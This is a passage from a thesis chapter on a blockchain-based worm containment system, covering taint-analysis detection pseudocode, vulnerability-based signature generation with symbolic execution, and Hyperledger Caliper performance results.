respectively. These functions in lines 5 and 6 of Algorithm 2 take a system call number as the first argument while the second argument is a handler that is executed either before (pre-handler) or after (post-handler) the system call occurs.

The taint source, in this case, is the post-handler `Post_socket_receive_hook` in line 8 of Algorithm 2. This post-handler is invoked whenever the system cal SYS_RECVFROM is called. First, it checks whether the received message corresponds to any vulnerability-based signature *Sig* in the blockchain ledger. If so, the message is dropped, and the post-handler returns. When the received message does not correspond to a signature in the blockchain ledger, the message bytes are tainted so that its propagation in memory can be tracked. The DTA detection tool performs byte tainting by allocating a dedicated region of virtual memory, called shadow memory, to store information about which part of the memory (or registers) has bytes that are tainted. The structure of the shadow memory differs depending on the taint granularity [120]. In this implementation, bitmap granularity is utilized, which means that for every memory (or register) byte there is a single bit, called the tag bit, that stores the taint information for that byte [122]. Accordingly, each byte of memory (or a register) is either tainted or untainted, tag value 1 means a tainted byte, and tag value 0 means an untainted byte. On the right of Figure 5.2 is the layout of the mem-

Algorithm 2: DTA Detection Tool Operation

```
Input: M ← A network message received
       Addr ← A memory address called by the return system call
Output: either nothing or invoke a blockchain smart contract
Function Main()
    syscall_set_Post (SYS_RECVFROM, Post_socket_receive_hook)
    syscall_set_Pre (SYS_RET, Pre_return_hook)
end Function
Function Post_socket_receive_hook (M)
    if M = Sig ∈ Blockchain Ledger then
        Drop M
        return
    end if
    foreach byte b in M do
        taint(b)
    end foreach
    return
end Function
Function Pre_return_hook (Addr)
    tag ← 0
    foreach byte b in Addr do
        tag ← get_taint(b)
        if tag ≠ 0 then
            Invoke the smart contract
        end if
    end foreach
    return
end Function
```

ory stack frame allocated to the `bufferoverflow` function of the vulnerable program in Listing 5.1 when it is called. On the left of Figure 5.2 is the shadow memory with the tag bits allocated to indicate the tainted bytes of the `bufferoverflow` function stack frame after receiving the network message and copying it to the variable `buff`.

The taint sink is the pre-handler `Pre_return_hook`, which checks whether any bytes of the return address are tainted, thus indicating a code injection attack. Checking the taint of one byte is achieved by inspecting the shadow memory tag bit containing the taint status for that byte. If any byte of the return address Addr is tainted, the pre-handler invokes the deployed smart contract to start a consensus round, as described in Chapter 3. After the vulnerable network hosts detect a worm attack, a vulnerability-based signature is generated by executing the smart contract and reaching a consensus on the generated signature.

5.3 Signature Generation

The generation of signatures is implemented in a smart contract that is deployed above the blockchain consensus layer. When invoked, the smart contract is executed so that a vulnerability-based signature for the detected worm attack is generated. In this implementation, the smart contract is a Triton tool that performs symbolic execution [123] of the vulnerable program instructions that process the tainted bytes. Triton is a dynamic binary analysis framework that provides internal components like a dynamic symbolic execution engine and a dynamic taint analysis engine [124].

A vulnerability-based signature for an attack can be represented in terms of the weakest preconditions [125]. For instance, if a vulnerable program X is instrumented to terminate when it reaches a successful exploitation state satisfying the condition E, the vulnerability-based signature Sig for this system is the weakest precondition which is guaranteed to lead to the exploitation state

$$Sig = wp(X, E).$$

Accordingly, a vulnerability-based signature is defined as a set of conditions that realize the exploitation state of a program such that if the received network message satisfies these conditions, the received network message is guaranteed to lead to successful exploitation [19].

The smart contract automatically generates a vulnerability-based signature by




Figure 5.2: Layout of the memory stack frame of the `bufferOverflow` function in the vulnerable program (right). On the left is the shadow memory with the taint tag bits allocated for this function stack frame after copying the received network message.

analyzing the vulnerable program execution path followed by the received network message. This analysis is done by performing dynamic data and control flow analysis to find the conditions on the received network message that determine the execution path exploiting the vulnerability. The dynamic data flow (DDF) analysis utilizes DTA similar to the detection step described previously. The DDF instruments all instructions in the program to compute the data-flow graphs for the tainted data derived from the input network message. A data-flow graph incorporates all the instructions used to compute the current value of the tainted data from the values at specified byte offsets in the received network message and from values read from clean memory locations. The computed data-flow graphs are associated with every memory position, register, and processor flag that stores bytes of the tainted data. The control-flow analysis tracks all conditions that determine the program counter value (eip) after executing control transfer instructions (conditional and unconditional instructions). The conjunction of these conditions is the vulnerability-based signature *Sig*.

The vulnerability-based signature algorithm is given in Algorithm 3. The vulnerability-based signature *Sig* is initially true and it is updated after every instruction that uses a tainted instruction flag or transfers control to an address read from a tainted location. *Sig* is updated to be the conjunction of its old value and the value of conditions on the expressions computed by the data-flow graphs of the tainted flag and address location. The function `onSocketReceive` taints all bytes of the received network message with a new data-flow graph that identifies each byte. In line 12 of Algorithm 3, when an instruction is executed, the operands of this instruction (a and b) are checked to determine if they are tainted and have data-flow graphs or not. If they are tainted, the address that stores the result of the instruction (address of a in this case) is tainted with a new data-flow graph reflecting the execution of the instruction, otherwise the address that stores the result is untainted. Similarly, if the instruction affects a CPU flag, this flag is tainted with a new data-flow graph.

For the execution of conditional control-flow transfer (CFT) instructions, the CPU flag that governs the instruction is checked. If it is tainted and the instruction is executed, *Sig* is updated to reflect the conditions tested by the instruction and the status of the CPU flag (true or false). This is achieved by creating a new data-flow graph that applies the opcode of the instruction to the data-flow graph of the CPU flag governing the control-flow transfer. If the instruction is not executed, the status of the CPU flag is recorded by negating the opcode. For an unconditional

Algorithm 3: Vulnerability-based Signature Generation

```
1  Input: M ← A network message received
2         Addr ← The memory address of M
3  Output: Sig ← A vulnerability-based signature
4  Sig ← GRAPH(true), s ← size of M
5  Function onSocketReceive(Addr, s)
6      for j ← 0 to s-1 do
7          Taint(Addr + j, GRAPH(M[j]))
8          j ← j + 1
9      end for
10 end Function
11 Function GetGRAPHOrValue(x)
12     if IsTainted(x) then
13         GetGRAPH(x)
14     else
15         GRAPH(CLEAR, ValueAt(x))
16     end if
17 end Function
18 Function onInstructionExecution(Address of a, Opcode, a, b)
19     if IsTainted(a) OR IsTainted(b) then
20         Taint(Address of a, GRAPH(Opcode, GetGRAPHOrValue(a),
             GetGRAPHOrValue(b)))
21         foreach CPUFlag in ChangedCPUFlags(Opcode) do
22             Taint(CPUFlag, GRAPH(Opcode, GetGRAPHOrValue(a),
                 GetGRAPHOrValue(b)))
23         end foreach
24     else
25         UnTaint(Address of a)
26         foreach CPUFlag in ChangedCPUFlags(Opcode) do
27             UnTaint(CPUFlag)
28         end foreach
29     end if
30 end Function
31 Function onConditionalCFT(CPUFlag, Opcode, IsExecuted)
32     if IsTainted(CPUFlag) then
33         if IsExecuted then
34             Sig =GRAPH(AND,Sig,GRAPH(Opcode,GetGRAPH(CPUFlag)))
35         else
36             Sig =GRAPH(AND,Sig,GRAPH(¬Opcode,GetGRAPH(CPUFlag)))
37         end if
38     end if
39 end Function
40 Function onUnconditionalCFT(Destination Address)
41     if IsTainted(Destination Address) then
42         Sig =GRAPH(AND, Sig, GRAPH(EQUAL, ValueAt(Destination Address),
             GetGRAPH(Destination Address)))
43         Terminate Sig generation
44     end if
45 end Function
```

(indirect) CTF using a tainted memory or register location, *Sig* is updated by adding the condition that the data-flow graph for the tainted location is equal to the current value stored there. The vulnerability-based signature generation terminates when the vulnerable program is about to return to a tainted memory address. The generation procedure returns the *Sig* conditions after the instruction that overwrites the return address which causes the worm to gain control. The smart contract performs a depth-first traversal of the generated data-flow graph expression representing *Sig* conditions to generate a stack-based evaluation of it [101]. After reaching a consensus on the generated *Sig* for the detected exploit, a new block containing *Sig* is added to the blockchain and the smart contract terminates.

The vulnerability-based signatures generated by this algorithm are safe because the conditions generated by the algorithm can be computed without propagating side-effects to the memory or the processor since they are pure functional expressions [19, 101]. In addition, the generated signatures do not include loops or recursion. Therefore, they can always be computed in linear time.

5.4 Evaluation

After deploying the smart contract in the blockchain network of the vulnerable hosts depicted in Figure 5.1, an attack was launched from the attacker machine to Victim 5 by sending a network message containing the created worm. Victim 5 detected the attack and invoked the smart contract in the network. The other hosts in the network collaborated to generate the vulnerability-based signature of the attack after reaching the required consensus on it. When the worm spread to infect Victim 4, the message containing the worm was dropped by utilizing the vulnerability-based signature in the blockchain ledger.

The performance of the containment system is evaluated using the Hyperledger Caliper performance benchmark framework [117]. Hyperledger Fabric allows for performance testing for blockchain solutions with predefined use cases. The benchmarking framework currently provides the following performance indicators

- success rate (write or read),
- transaction (write or read) throughput,
- transaction (write or read) latency, and

- resource consumption (CPU, memory, and network IO).

The following are used for the performance evaluation.

1. READ from the blockchain ledger with a workload ranging from 100 to 800 transaction proposals per second (tps). This is used to assess the read throughput and the read success rate for reading or invoking the signatures saved in the ledger.

2. WRITE (transaction) to the blockchain ledger with a workload ranging from 100 tps to 800 tps. This is used to assess the write throughput and the write success rate for writing new signatures to the ledger.

3. Assess the scalability of the system by measuring READ throughput and WRITE throughput when applying a read workload of 500 tps and a write workload of 200 tps with 500 peers in the network.

4. Assess READ and WRITE latency of the system when applying a read workload of 500 tps and a write workload of 200 tps with 500 peers in the network.

Figures 5.3 and 5.4 depict the throughput of READ and WRITE from/to the distributed ledger of the containment system, respectively. Similarly, Figures 5.5 and 5.6 show the success rate of READ and WRITE from/to the distributed ledger of the implemented containment system, respectively. Success rate is a metric used to measure the successful and failed transactions (READ/WRITE) for a round. These figures show that writing a vulnerability-based signature to the distributed ledger requires more processes than reading a signature from the distributed ledger. This is the reason why WRITE has a lower throughput and lower success rate than READ. Figure 5.8 gives the latency of READ and WRITE when the network has different numbers of peers and when the READ workload is 500 tps and WRITE workload is 200 tps. This shows that the latency for WRITE is more than READ. Figure 5.7 show the throughput of both READ and WRITE when the network has different numbers of peers and with a read workload of 500 tps and a write workload of 200 tps. This also shows that the throughput of READ is greater than that of WRITE even when READ has a greater workload than WRITE (500 tps compared with 200 tps).

The benchmark tool was configured with a high workload (tps) for WRITE and READ so that the performance of the containment system in an extreme condition can

be evaluated. A workload of 200 tps for WRITE to the distributed ledger means generating 200 vulnerability-based signatures per second, which means the network has 200 different attacks per second. Comparing this rate to, for instance, the CodeRed worm [22] that takes approximately 37 min to double the infected population, the proposed blockchain-based automatic containment system is very promising for worm containment.

Table 5.1 shows the resource consumption for a consensus round for every host when there are 50 and 500 hosts in the blockchain network. Victim 1 consumes the most resources because it was the block author in the round. Victim 5 consumes no resources because it was the host that was attacked by the worm, which means it did not participate in the round. The network Traffic Out resource of Victim 5 is not 0 because of the invocation of the smart contract at the beginning of the round.

5.5 Conclusion

The implementation of an automatic blockchain-based worm containment system was presented in this chapter. A synthetic worm was created to exploit a vulnerable program running by network hosts so that the system could be tested. Hyperledger Caliper was utilized to evaluate the performance of the system. The system was successful in containing the worm attack and the performance results show that it can contain 100 worm attacks a second by generating and distributing the corresponding vulnerability-based signatures. The system latency to contain these attacks is less that 10 ms. In addition, the system has low resource requirements with respect to memory, CPU, and network traffic when there are 50 and 500 hosts in the network.




Figure 5.3: READ throughput from the distributed ledgers of the blockchain-based containment system under different workloads.




Figure 5.4: WRITE throughput to the distributed ledgers of the blockchain-based containment system under different workloads.




Figure 5.5: READ success rate from the distributed ledgers of the blockchain-based containment system under different workloads.




Figure 5.6: WRITE success rate to the distributed ledgers of the blockchain-based containment system under different workloads.




Figure 5.7: Blockchain-based containment system scalability with different numbers of peers in the network.

